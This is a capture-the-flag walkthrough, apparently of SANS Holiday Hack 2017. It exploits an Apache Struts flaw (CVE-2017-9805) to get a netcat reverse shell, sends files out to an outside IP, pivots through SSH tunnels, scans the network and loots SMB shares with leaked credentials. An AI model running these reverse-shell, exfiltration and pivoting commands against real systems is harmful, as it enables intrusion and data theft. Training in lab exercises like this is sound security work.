
The hidden link points to http://dev.northpolechristmastown.com

Visiting that URL in our web browser, we see this:




The "New Toy Request" button is essentially an anchor that navigates us to https://dev.northpolechristmastown.com/orders/new

This is what we see at that address:




On this page we can successfully post a new toy request:



At the very bottom of the page, the page states that this application is “powered by struts”. Perhaps we can find a struts exploit that we can take advantage of.

Lets try the struts exploit for CVE-2017-9805. We’ll start with this published exploit: https://github.com/chrisjd20/cve-2017-9805.py/blob/master/cve-2017-9805.py

Before running it, I noticed that the exploit script doesn’t print any response debug information to the screen when running. I added a couple of “print” lines so I could see the response:



These extra print lines will enable us to see the actual response from the server, allowing us to compare it to other published examples for this exploit.

Now let’s get a shell. Here’s my approach:

- On my AWS EC2 Ubuntu server with a public IP, use rinetd to forward connections on port 4444 down through an OpenVPN VPN connection to my Kali VM.
- On my Kali VM, run a netcat listener on port 4444 to catch any reverse shells I might generate. The reverse shells will be connecting to my Ubuntu public IP, and rinetd will route the traffic down to Kali.
- On my Kali VM, run the struts exploit, where the specified command is a netcat command that will connect back to my Ubuntu public IP on 4444.


The exploit command line will look like this on Kali:

```
./struts-cve-2017-9805.py -u
https://dev.northpolechristmastown.com/orders.xhtml -c 'nc -nv
34.193.185.122 4444 -e /bin/bash'
```

Catching the shell will require this in a separate Kali terminal session:


```
nc -nvlp 4444
```

The following screenshot illustrates the view from the exploit:



The 500 error code and related response are exactly what I would expect to see with this exploit.

Here is a screenshot showing the successful attempt to catch the reverse shell:




Note that the IP addresses reported by netcat correspond to my OpenVPN network that provides the tunnel from AWS to my local Kali VM.


At this point I was immediately able to locate the page from the Great Book on the apache website. Here is a transcript showing the page at /var/www/html, and my use of netcat to download the page to another Kali listener:

```
root@OS14526:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.8.0.6] from (UNKNOWN) [10.8.0.1] 45900
cd /var/www/html
ls
css
e1f08c927e7cbeb2077f5da835159bf5579c436e.html
fonts
GreatBookPage2.pdf
imgs
index.html
jhans.php
js
process.php
waytoomanyerrors.php


ls
css
e1f08c927e7cbeb2077f5da835159bf5579c436e.html
fonts
GreatBookPage2.pdf
imgs
index.html
jhans.php
js
mysupersecretebackdoorthatnoneshouldfind.php
process.php
waytoomanyerrors.php
nc -nv 34.193.185.122 4444 < GreatBookPage2.pdf
```

Here is a screenshot showing the capture of the download file and computation of the sha1sum:



Here a screenshot of the PDF file, confirming that it is a page from the Great Book:



The topic of this page is a discussion of Flying Animals, including a discussion of the following animals:

- Moonracer – a flying lion
- Flying monkees
- Flying reindeer (with a specific reference to Rudolph)

Now let's continue to look for Alabaster Snowball's password.


Note that we already know that we are working with a struts application, and it's well known that struts is a java-based framework. In fact, examining the 500-error response code from our exploit confirms that we are dealing with a java application server. Let's examine the running processes on the box to look for java. Here is a transcript from a run of "ps aux":

```
ps aux | grep java
alabast+  8788 14.2  1.7 946008 548952 ?       Sl   13:20  62:26
/opt/jre/bin/java -Djava.util.logging.config.file=/opt/apache-
tomcat/conf/logging.properties -
Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -
Dfile.encoding=UTF-8 -Dnet.sf.ehcache.skipUpdateCheck=true -
XX:+UseConcMarkSweepGC -XX:+CMSClassUnloadingEnabled -XX:+UseParNewGC -
XX:MaxPermSize=128m -Xms512m -Xmx512m -Djava.endorsed.dirs=/opt/apache-
tomcat/endorsed -classpath /opt/apache-tomcat/bin/bootstrap.jar -
Dcatalina.base=/opt/apache-tomcat -Dcatalina.home=/opt/apache-tomcat -
```

```
Djava.io.tmpdir=/opt/apache-tomcat/temp
org.apache.catalina.startup.Bootstrap start
alabast+ 24015  0.0  0.0  12784   952 ?        S    20:38   0:00 grep
java
```

From the “ps aux” we can see that this is tomcat, located at /opt/apache-tomcat. Let’s go there and look at the class files in the webroot.

We see this within the path /opt/apache-tomcat/webapps/ROOT/WEB-INF/classes/org/demo/rest/example:



In the code seen above, we see some hard-coded credentials in the OrderMySql.class file:

Username = “alabaster_snowball”
Password = “stream_unhappy_buy_loss”

The password for alabaster_snowball is **stream_unhappy_buy_loss**

Challenge Question 2 objectives are now completed.


Challenge Question 3

Challenge Question 3 Objectives:

The North Pole engineering team uses a Windows SMB server for sharing documentation and correspondence. Using your access to the *Letters to Santa* server, identify and enumerate the SMB file-sharing server. What is the file server share name?

Challenge Question 3 Walkthrough:

The question implies that we can use our access to the Letters to Santa server using Alabaster's credentials revealed in Challenge Question 2. Let's try to use those to ssh into the server:



Yes – we can successfully obtain a ssh session on the dev.northpolechristmastown.com ("dev") server.

Let's use nmap to search for other servers. We'll run nmap on the Kali VM and use proxychains to route traffic through the dev server [note that at this time, I didn't yet check to see if nmap was available on the dev server, hence my use of proxychains].

Setup the ssh tunnel we'll need for proxychains:

```
ssh -D 8080 alabaster_snowball@dev.northpolechristmastown.com
```

Now run nmap through proxychains to find SMB servers:

```
proxychains nmap -n -sV -sT -p139,445 10.142.0.0/24
```

nmap really struggles with proxychains, so I fell back to a pure port scan from the dev server itself:

```
alabaster_snowball@l2s:~$ for x in {1..255}; do nc -n -v -z 10.142.0.$x
445 2>&1 | grep open; done
(UNKNOWN) [10.142.0.7] 445 (microsoft-ds) open
```

This found an open port 445 on 10.142.0.7. Now that we have a specific IP to work with, let's try proxychains and nmap again on Kali to enumerate and confirm:

```
root@OS14526:~/holidayhack2017# proxychains nmap -n -Pn -sV -sT -p445
10.142.0.7 --script=smb-enum-shares
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 15:46 CST
Nmap scan report for 10.142.0.7
Host is up (0.042s latency).

PORT    STATE SERVICE      VERSION
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
Service Info: OS: Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds
root@OS14526:~/holidayhack2017#
```

So it does appear that we have an SMB server running, even though enumerating anonymously returns no results. Let's try again using alabaster's credentials:

```
root@OS14526:~/holidayhack2017# proxychains nmap -n -Pn -sT -p139,445
10.142.0.7 --script=smb-enum-shares --script-args
"smbusername=alabaster_snowball","smbpassword=stream_unhappy_buy_loss"
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-18 15:56 CST
Nmap scan report for 10.142.0.7
Host is up (0.041s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
```

```
|   account_used: alabaster_snowball
|   \\10.142.0.7\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.142.0.7\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\10.142.0.7\FileStor:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
|   \\10.142.0.7\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: <none>
|_    Current user access: READ/WRITE

Nmap done: 1 IP address (1 host up) scanned in 30.89 seconds
```

We see a network share ("FileStor") that we can connect to. Let's do it.

```
root@OS14526:~/holidayhack2017# proxychains smbclient
"//10.142.0.7/FileStor" -I 10.142.0.7 -U alabaster_snowball
ProxyChains-3.1 (http://proxychains.sf.net)
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\alabaster_snowball's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Wed Dec  6 15:51:46
2017
  ..                                  D        0  Wed Dec  6 15:51:46
2017
  BOLO - Munchkin Mole Report.docx      A   255520  Wed Dec  6 15:44:17
2017
  GreatBookPage3.pdf                  A  1275756  Mon Dec  4 13:21:44
2017
  MEMO - Calculator Access for Wunorse.docx      A   111852  Mon Nov 27
13:01:36 2017
  MEMO - Password Policy Reminder.docx      A   133295  Wed Dec  6
15:47:28 2017
  Naughty and Nice List.csv           A    10245  Thu Nov 30 13:42:00
2017
  Naughty and Nice List.docx          A    60344  Wed Dec  6 15:51:25
2017

                13106687 blocks of size 4096. 9624855 blocks
available
```

Confirmed. **The file server share name is "FileStor".**

We see a variety of files, including page 3 of the Great Book. Exfiltrate all of it.

```
smb: \> get GreatBookPage3.pdf
getting file \GreatBookPage3.pdf of size 1275756 as GreatBookPage3.pdf
(2019.2 KiloBytes/sec) (average 2019.2 KiloBytes/sec)
smb: \> get "BOLO - Munchkin Mole Report.docx"
getting file \BOLO - Munchkin Mole Report.docx of size 255520 as BOLO -
Munchkin Mole Report.docx (770.2 KiloBytes/sec) (average 1589.1
KiloBytes/sec)
smb: \> get "MEMO - Calculator Access for Wunorse.docx"
getting file \MEMO - Calculator Access for Wunorse.docx of size 111852
as MEMO - Calculator Access for Wunorse.docx (394.3 KiloBytes/sec)
(average 1317.4 KiloBytes/sec)
smb: \> get "MEMO - Password Policy Reminder.docx"
getting file \MEMO - Password Policy Reminder.docx of size 133295 as
MEMO - Password Policy Reminder.docx (469.9 KiloBytes/sec) (average
1160.4 KiloBytes/sec)
smb: \> get "Naughty and Nice List.csv"
getting file \Naughty and Nice List.csv of size 10245 as Naughty and
Nice List.csv (59.9 KiloBytes/sec) (average 1049.8 KiloBytes/sec)
smb: \> get "Naughty and Nice List.docx"
getting file \Naughty and Nice List.docx of size 60344 as Naughty and
Nice List.docx (247.6 KiloBytes/sec) (average 949.3 KiloBytes/sec)
smb: \>
```

Compute the hash of the Great Book page:

```
root@OS14526:~/holidayhack2017# sha1sum GreatBookPage3.pdf
57737da397cbfda84e88b573cd96d45fcf34a5da  GreatBookPage3.pdf
root@OS14526:~/holidayhack2017#
```

Here is the page from the Great Book – the title is “The Great Schism”:

Challenge Question 3 objectives completed.

Challenge Question 4

Challenge Question 4 Objectives:

Elf Web Access (EWA) is the preferred mailer for North Pole elves, available internally at **http://mail.northpolechristmastown.com**. What can you learn from *The Great Book* page found in an e-mail on that server?

Challenge Question 4 Walkthrough:

Let's pick up where question 3 left off:

- We have Alabaster's credentials for the dev server. Using SSH, we can setup an encrypted tunnel to proxy through, and we can also setup encrypted simple port-forwards. This will allow us to use the dev server as a general-purpose jump box for pivoting purposes.
- After further exploration, it turns out that nmap is also available on the dev server. We can use nmap from the dev server, which is way better than trying to go through proxychains.

Let's use nmap on the dev server to search for our mail server:

```
alabaster_snowball@l2s:/tmp/asnow.loKgNFFaeFj2bMeTPFwuRzW9$ nmap -n -Pn
10.142.0.0/24 -sV

Starting Nmap 7.40 ( https://nmap.org ) at 2017-12-20 04:40 UTC
Nmap scan report for 10.142.0.0
Host is up.
All 1000 scanned ports on 10.142.0.0 are filtered

Nmap scan report for 10.142.0.1
Host is up (0.00034s latency).
Not shown: 999 filtered ports
PORT   STATE SERVICE    VERSION
53/tcp open  tcpwrapped

Nmap scan report for 10.142.0.2
Host is up (0.00021s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
80/tcp   open  http     nginx 1.10.3
443/tcp  open  ssl/http nginx 1.10.3
2222/tcp open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.0.3
Host is up (0.00016s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
```


```
80/tcp open  http    nginx 1.10.3
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.0.4
Host is up.
All 1000 scanned ports on 10.142.0.4 are filtered

Nmap scan report for 10.142.0.5
Host is up (0.00018s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux;
protocol 2.0)
25/tcp   open  smtp    Postfix smtpd
80/tcp   open  http    nginx 1.10.3 (Ubuntu)
143/tcp  open  imap    Dovecot imapd
2525/tcp open  smtp    Postfix smtpd
3000/tcp open  http    Node.js Express framework
Service Info: Host:  mail.northpolechristmastown.com; OS: Linux; CPE:
cpe:/o:linux:linux_kernel

Nmap scan report for 10.142.0.6
